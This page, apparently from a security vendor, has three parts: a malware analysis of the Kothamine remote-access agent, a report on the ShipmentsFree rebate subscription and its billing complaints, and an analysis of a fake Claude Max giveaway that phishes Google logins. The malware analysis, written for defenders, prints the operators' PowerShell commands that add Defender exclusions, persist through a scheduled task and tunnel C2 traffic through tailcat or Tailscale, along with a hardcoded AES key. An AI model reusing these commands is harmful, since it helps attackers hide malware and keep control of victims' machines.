
In the analyzed versions, an executable internally referred to as Kothamine Injector injects the Kothamine Agent DLL, typically into explorer.exe. We also refer to earlier versions to show how the agent has changed.
1. Kothamine Injector
Kothamine Injector performs the following operations:
- Adds Windows Defender exclusions using PowerShell
- Copies itself to
%ROAMING%\MicrosoftEdgeUpdateCore.exe - Extracts the agent DLL to
%ROAMING%\MicrosoftEdgeUpdateCore.dll - Creates
up.ps1in%TEMP%for persistence - Injects the agent DLL into
explorer.exeusingOpenProcess,VirtualAllocEx,WriteProcessMemory,CreateRemoteThread, andLoadLibraryA

explorer.exe The up.ps1 script creates a scheduled task to achieve persistence using the Injector executable:
$A=New-ScheduledTaskAction -Execute 'C:\Users\{USER}\AppData\Roaming\MicrosoftEdgeUpdateCore.exe'
$T=New-ScheduledTaskTrigger -AtLogOn Register-ScheduledTask 'MicrosoftEdgeUpdateTask' -Action $A -Trigger $T -RunLevel Limited -Force
2. Kothamine Agent
Agent startup
The agent creates a mutex named Local\KothamineAgentInstance and starts its main thread.
It then runs PowerShell commands to add the executable and DLL to the Windows Defender exclusion list:
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "
Add-MpPreference -ExclusionPath 'C:\Users\{USER}\Desktop' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionPath 'C:\Users\{USER}\AppData\Roaming\MicrosoftEdgeUpdateCore.exe' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionPath 'C:\Users\{USER}\AppData\Roaming\MicrosoftEdgeUpdateCore.dll' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionProcess '{PROCESS_NAME}.exe' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionProcess 'MicrosoftEdgeUpdateCore.exe' -ErrorAction SilentlyContinue; Add-MpPreference -ExclusionProcess 'MicrosoftEdgeUpdateCore.dll' -ErrorAction SilentlyContinue"
Some of the detected builds do not have encrypted strings. Others, however, have strings encrypted using a simple XOR operation and a dedicated XOR key for each string.
C2 communication using tailcat
The distinctive feature of Kothamine is not technical complexity, the agent functionality or obfuscation, but its use of tailcat and Tailscale VPN to receive commands to execute. This gives the agent a resilient, encrypted communication channel.
Tailcat is a recent open-source project released by the Tailscale team. Tailcat uses Tailscale’s data plane (WireGuard, NAT traversal and DERP) but without its control plane. According to official documentation, this means that tailcat has no IP addresses, accounts, admins, users, administrative controls, or governance. These characteristics therefore make it an attractive tool for use in malware.
Unlike Tailscale VPN, tailcat does not require an account or device registration. Its developers designed it for short-lived connections.
Since there are no accounts, access is based on possession of a tailcat address and the public keys used to identify the connecting devices. This does not make the connection completely anonymous: hosted relays may retain metadata logs.
The tc-address passed with the forward flag enables the client to obtain the information necessary to correctly route the request. In addition, tailcat does not require privileged access to the machine, as it uses the CLI tool and userspace libraries.
In recent Kothamine versions, the agent extracts tailcat from its resources and saves it as %ROAMING%\TailscalePortable\tailcat.exe.

The tailcat executable is launched with the CreateProcessA function and the following parameters (internally referred to as spawn_tailcat_forward phase):
"C:\Users\{USER}\AppData\Roaming\TailscalePortable\tailcat.exe" forward tc…. 18080:4444 This command makes tailcat server ports available as standard local TCP ports (18080 in this case) and the requests are forwarded to the port 4444 of the operator’s node. Kothamine uses socket functions to connect to 127.0.0.1:18080, where tailcat is listening.
If the agent ID string is not empty, the agent sends a profile request encrypted containing the following information (run_c2_loop phase):
{"name":"base_","os":"Windows","ip":"0.0.0.0","auth_token":"af27..,"type":"base"} After, the agent enters an infinite loop to receive commands to execute from the C2 (run_c2_loop phase). The agent waits for new commands to execute using the select socket function and periodically sends KEEP-ALIVE messages if a command is not received.
The messages exchanged with the C2 are encrypted and decrypted using AES-GCM (aes_encrypt phase).
The 32-byte AES key is base64-decoded from the string (c2_key phase):
mrowPsW2P5kzFGCNWeKAd+kYpo8Yy5c2pzaOSRuzisU= Supported commands


In this build, the Kothamine agent supports 30 commands related to:
- Interaction with processes
- Interaction with file and directory
- Execute shell commands
- Extend agent capability based on received DLLs
| Command Name | Description |
sysinfo/systeminfo, curpid | Return system information, such as PID, current path, hostname, and OS (hardcoded). |
tasklist, kill | Returns the processes obtained via “tasklist /FO CSV /NH“. Terminates the process specified by the PID using “taskkill /F /PID”. |
ping | Liveness check, “Pong” returns to C2. |
ipconfig | Executes the “ipconfig /all” command and returns the result. |
exec, shell_exec | Executes shell commands with _popen() and send the output back. |
mkdir, rmdir, cp, mv, cd, ls, dir, pwd | Interacts with files and folders on the system. |
writefile_start, writefile_chunk, writefile_end, writefile, readfile, createfile, delfile, download | Reads, writes and deletes arbitrary files. |
load_feature | Writes and loads a base-64 encoded DLL received. The DLL is loaded using LoadLibraryA, and the “GetFeatureApi” method, resolved via GetProcAddress, is executed. Save the function pointers required to execute the function. |
exec_feature, features, list_features, unload_feature | It interacts with loaded features to view, execute, or remove them. |
Given that the other commands are common to the other agents, the focus of the analysis is on the “plugin” system that allows the operator to receive DLLs and extend the agent’s functionality.
Plugin system
To load a new DLL, the operator uses the command:
load_feature At a high level, the process works as follows. The code and variable names below are reconstructed from usage and output logs.
- First, the agent checks whether the functionality has already been loaded and unloads it if so:
if (g_features.find(name) != g_features.end()) {
    send_text("[!] " + name + " already loaded, unloading first");
    unload_feature(name);
}
- It attempts to create the received DLL in a location obtained through
GetTempPathorSHGetFolderPathA, or in the hardcoded pathC:\Windows\Temp. It writes the decoded DLL and loads it withLoadLibraryA.
- Resolves and executes the
GetFeatureApimethod of the loaded DLL:
pGFA = GetProcAddress(hModDLL, "GetFeatureApi");
if (!pGFA) {
    send_text("[!] GetProcAddress(GetFeatureApi) failed, lastError= …");
    FreeLibrary(hMod);
    return 0;
}
api = pGFA();
We did not find a DLL that would allow us to fully analyze the structure returned by GetFeatureApi. However, by analyzing the code and the strings, we identified these fields:
/* Function used for C2 callback */
typedef void (*FeatureSendCb)(void *data, int len);

struct FeatureApi {
    char *version;
    char *name;
    void (*init)(FeatureSendCb send);
    void (*exec)(char *args, FeatureSendCb send);
    void (*cleanup)(void);
};
The pointers to the loaded DLL and the returned structure are saved in the global variable internally called g_features, using this structure:
struct LoadedFeature {
    void *hModule;          /* Loaded DLL */
    struct FeatureApi *api; /* Pointer returned by GetFeatureApi() */
};
- Executes the
initfunction contained in the returned structure, passing it the function used for C2 communication:
send_text("[!] calling init...");
api->init(*feature_send_callback);
send_text("[!] init done");
After the feature is loaded, the operator can execute the loaded feature using the command:
exec_feature [args] 
exec functionDifferent Kothamine builds: Tailscale VPN, UAC Bypass and stealer commands
As previously mentioned, we detected versions of Kothamine with different capabilities.
Earlier versions used the Tailscale VPN before tailcat was released. They downloaded and ran the installer from the Tailscale website with the /quiet and /silent flags, or downloaded the required files directly from GitHub. These included tailscaled.exe, tailscale.exe, tailscale-ipn.exe, and wintun.dll.

Some versions bypass User Account Control (UAC) using fodhelper.exe to run elevated.ps1. In the example below, the PowerShell script starts a Tailscale VPN connection:
$tsdir='C:\Users\{USER}\AppData\Roaming\TailscalePortable'
$ts='""'+$tsdir+'\\tailscale.exe""'
$tsd='""'+$tsdir+'\\tailscaled.exe""'
Start-Process -WindowStyle Hidden -FilePath $tsd -WorkingDirectory $tsdir
$connected=$false
for ($i=0; $i -lt 45; $i++) {
    Start-Sleep 2
    try { &$ts up --unattended=true --auth-key='tskey-auth-…' 2>&1 | Out-Null } catch {}
    $ip=(&$ts ip 2>&1 | Out-String)
    if ($ip -match '100\.') { $connected=$true; break }
}
The agent then connects to port 4444 at a Tailscale network IP address (100.x.x.x) and starts receiving and executing commands.

fodhelper.exeFinally, as we mentioned earlier, different builds of Kothamine support other commands. For instance, the version uploaded to GitHub includes additional commands including getdiscord, getsessions, screenshot, screenshare, and camera. These allow operators to:
- Steal cookies from various browsers
- Steal gaming-related JSON files, including files associated with Steam and Minecraft
- Take screenshots and record through the camera and microphone
- Access clipboard contents
Indicators of compromise
SHA-256 hashes
ec4219a7ecf132c29080fbb20e4ab410c57faa85aeed7acade1eb15d905a6ee0: Kothamine Injector analyzed in the blog74eca3973ad72a6ddc9397aff8250d9ee287211fc9a055d5ee290d01cf76a70c: Kothamine Agent analyzed in the blog
URLs
https://github[.]com/cphc811-ui/: Repository used to download executables and DLLs associated with the Tailscale VPN
Acknowledgements
Mondoo’s advisory on the analyzed npm package.
Browse like no one’s watching.
Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free →
That shipping rebate offer may come with a monthly charge
Thanks to Malwarebytes research engineer Stefan Dasic for his help with this article.
A name like ShipmentsFree suggests a way to save on shipping. The service does offer shipping rebates, but its Better Business Bureau (BBB) complaint record shows that some customers did not realize they had also signed up for recurring charges.
We found a number of very similar websites (which triggered our spidey senses), so we investigated.
Related shipping-themed domains use ShipmentsFree or ShipmentFree branding, similar account pages, overlapping policy language, and shared support details.
For example, freeshpmts.com and shipmentsfreezone.com both direct users to a “ShipmentFree – My Account” page, while shipmentsfreezone.com lists dataprotectionofficer@shipmentsfree.com as its data protection contact.
While their layouts and color schemes vary, the websites that were still live followed the same general pattern.

ShipmentsFree is a rebate service, not a shipping company. The ShipmentsFree FAQ says members can claim up to $100 per month in shipping and return rebates, provided they submit proof of the eligible costs. The service is also a paid, auto-renewing subscription, according to its Terms and Conditions.
When we checked, ShipmentsFree’s BBB profile listed 529 complaints in the previous three years, including 179 classified as billing issues. The BBB is not a regulator or court, and complaint totals should be read with some caution. But they show that billing has been a recurring point of friction.
Several complaints describe a similar experience: Someone notices a recurring $25 charge, doesn’t recall knowingly signing up, and tries to work out where it came from. One complainant said they “did not understand” they were enrolling in a paid membership or authorizing the monthly charge.

The route from a rebate offer to a recurring charge may be hard for a customer to retrace. Someone who signed up through a retailer promotion, browser pop-up, checkout offer, app, or one shipping-themed domain may later see a name on their statement that they don’t recognize.
There definitely seems to be a lack of clear communication. A shipping rebate is useful only if you understand what you are joining, what it costs, and how to leave. When consumers say they expected money back but found a recurring charge instead, that is worth taking seriously.
How to stay safe
Forewarned is forearmed, as they say. Before entering your payment details for a rebate offer:
- Make sure you understand what you’re signing up for. Read the terms, conditions, and privacy policy (or let an AI chatbot analyze it for you).
- Save the offer page and confirmation email in case you need to refer to it later.
- Look for the company name, business address, terms, and contact details you can independently check.
- Use a reversible payment method that offers consumer protection.
What if you get charged?
If you find a charge from ShipmentsFree, FreeShipments, ShipmentFree, or other unfamiliar variation, don’t assume it is a one-time shipping fee.
- Check the original purchase confirmation, inbox, spam folder, and browser history for the date you first entered payment details.
- Save screenshots of the charge, the name on your statement, the offer page if available, confirmation emails, and any cancellation attempt.
- If you have a membership you do not want, cancel through the provider’s official account or support channel and keep the confirmation.
- Ask the company for the enrollment date, the sign-up and consent records, and an itemized list of charges.
- Contact your card issuer or bank promptly if you didn’t authorize the enrollment, believe the offer was misleading, or continue to be charged after cancellation.
- Monitor the card for other unfamiliar recurring charges. They can be easy to miss when the name on your statement differs from the brand you remember.
Domains
URLs
We found these shipping-themed domains during our research:
free-shipments[.]com
freeshipments[.]com
freeshpmts[.]com
myshipmentsfree[.]com
shipmentfree[.]com
shipmentsfree[.]com
shipmentsfreeclub[.]com
shipmentsfreezone[.]com
Telephone number
A telephone number listed for several of these services:
0800 524 2165
App
We also found a ShipmentsFree app in the App Store: https://apps.apple.com/us/app/shipmentsfree/id1658146882
“One of the best cybersecurity suites on the planet.”
According to CNET. Read their review →
Fake Claude Max giveaway hides a Google account phishing trap
Phishing follows whatever people want at the moment, and right now that includes AI subscriptions they don’t have to pay for. We recently uncovered a new variation on this theme: A fake Claude Max giveaway that uses a convincing Google sign-in window to steal login information.
Claude’s paid plans start at $20 a month and cost considerably more for higher usage limits, while free accounts have stricter limits. That makes the promise of a free upgrade an attractive lure.
Microsoft reported in June that it had seen a growing number of phishing, malicious advertising, and search-based campaigns impersonating services such as ChatGPT, Claude, DeepSeek and Copilot. Some claim that a payment has failed and send you to a fake checkout. Others offer an app download that installs malware.
The campaign we found takes a different approach. There is no form to collect card details and no download. Instead, it offers a free upgrade and asks you to sign in with your Google account.
What the page shows you and what it collects

The site announces that Anthropic has passed 100 million users and is thanking people by giving away 10,000 free one-month subscriptions to Claude Max, its highest-usage plan.
The presentation is careful, down to the real logo and colors, invented five-star reviews, and a long footer whose links lead almost entirely to genuine Anthropic pages. This is probably the most effective trust signal on the site, and it cost the operator nothing.
A counter claims that fewer than 750 of the 10,000 slots remain, dropping by a few every several seconds. Nothing is actually being counted. The number is generated inside your browser and resets when you reload the page, so every visitor sees the same manufactured shortage.
The frequently asked questions repeatedly promise that no payment details are needed. That part is true, which helps make the offer persuasive. Many people associate scams with requests for card details, and this page never asks for them.

What it wants instead is your Google login. Two sign-in options appear, but only one works. The Apple button produces a pre-written notice saying that the method is temporarily unavailable. The email box discards whatever you type into it and triggers the Google button instead. Every route leads to the same place, and the prize is far bigger than the lure suggests.
A Google account can provide access to email, documents, and the password-reset messages for other accounts. If you use Google to sign in to Claude, it could also give the criminals a route into your Claude account. Paid AI accounts are valuable in their own right because their usage allowances cost money. Last month, our research covered infostealers hijacking Claude accounts and using the victims’ paid allowances.
Why this sample is notable
Clicking the Google button doesn’t open a real Google sign-in window. Instead, the page draws a browser window inside the existing tab, complete with a padlock and a correctly spelled Google sign-in address. It can even be dragged around the page.
The address bar, padlock, and everything inside the supposed window belong to the phishing page, not Google. It begins with a human-verification step rather than a password box, which may reassure visitors while helping to keep automated scanners away from the next stage.

Researchers have documented this “browser-in-the-browser” technique since 2022. Unit 42 reported a campaign in June that used draggable fake browser windows to target Microsoft 365 users.
What makes this sample instructive is how little the operator had to do. The malicious functionality is loaded through a single line of code from an outside service that presents itself as a reusable sign-in widget and provides installation instructions.
Comments inside the code are written in Russian and refer to the target as the victim. One explains that dark-themed fake windows used to flash white while loading, so the widget now fetches the correct color in advance to remove the flicker. The code appears to be a maintained, reusable product rather than something built for this one campaign.
How to spot a fake browser window
The design assumes you will check the wrong address bar. People have been taught to look for a padlock and the correct address on a login page, so this attack draws both inside a window that does not really exist.
The only address bar that matters is the one belonging to your actual browser at the top of the screen. Throughout this process, it continues to show the phishing site’s domain.
- Try to drag the sign-in window beyond the edge of the webpage. A real popup is a separate browser window and can be moved anywhere on your screen. A fake one is trapped inside the page that created it and stops at its edge. It takes two seconds and is the most reliable test a non-technical user has.
- Let your password manager decide. It checks the real web address rather than what the page displays. It should not offer to fill your Google password on a site that does not belong to Google. If it stays silent where it normally fills, believe it over your own eyes.
- Don’t arrive through links. If a promotion is real, you should also be able to find it on the company’s own site. Type the address or use a bookmark and look for the offer there.
- Treat countdowns and slot counters as decoration. Any page can show a number falling toward zero. It does not prove that an offer is limited.
- Be suspicious when only one sign-in option works. Claiming that one provider is temporarily unavailable can steer everyone toward the path the attacker built.
- If you already signed in, secure the account. Change your password through the provider’s real website, sign out of all other sessions, and review connected apps and unfamiliar devices. Closing the tab does not undo a login.
How Malwarebytes helps
Malwarebytes Browser Guard blocks phishing and scam domains before the page can load. In an attack like this, once the page is open, the criminals control nearly every visual cue you would normally use to judge whether it’s legitimate.
If you’ve been sent an offer and you’re unsure, Scam Guard can assess it before you engage and advise you on what to do next.
“One of the best cybersecurity suites on the planet.”
According to CNET. Read their review →
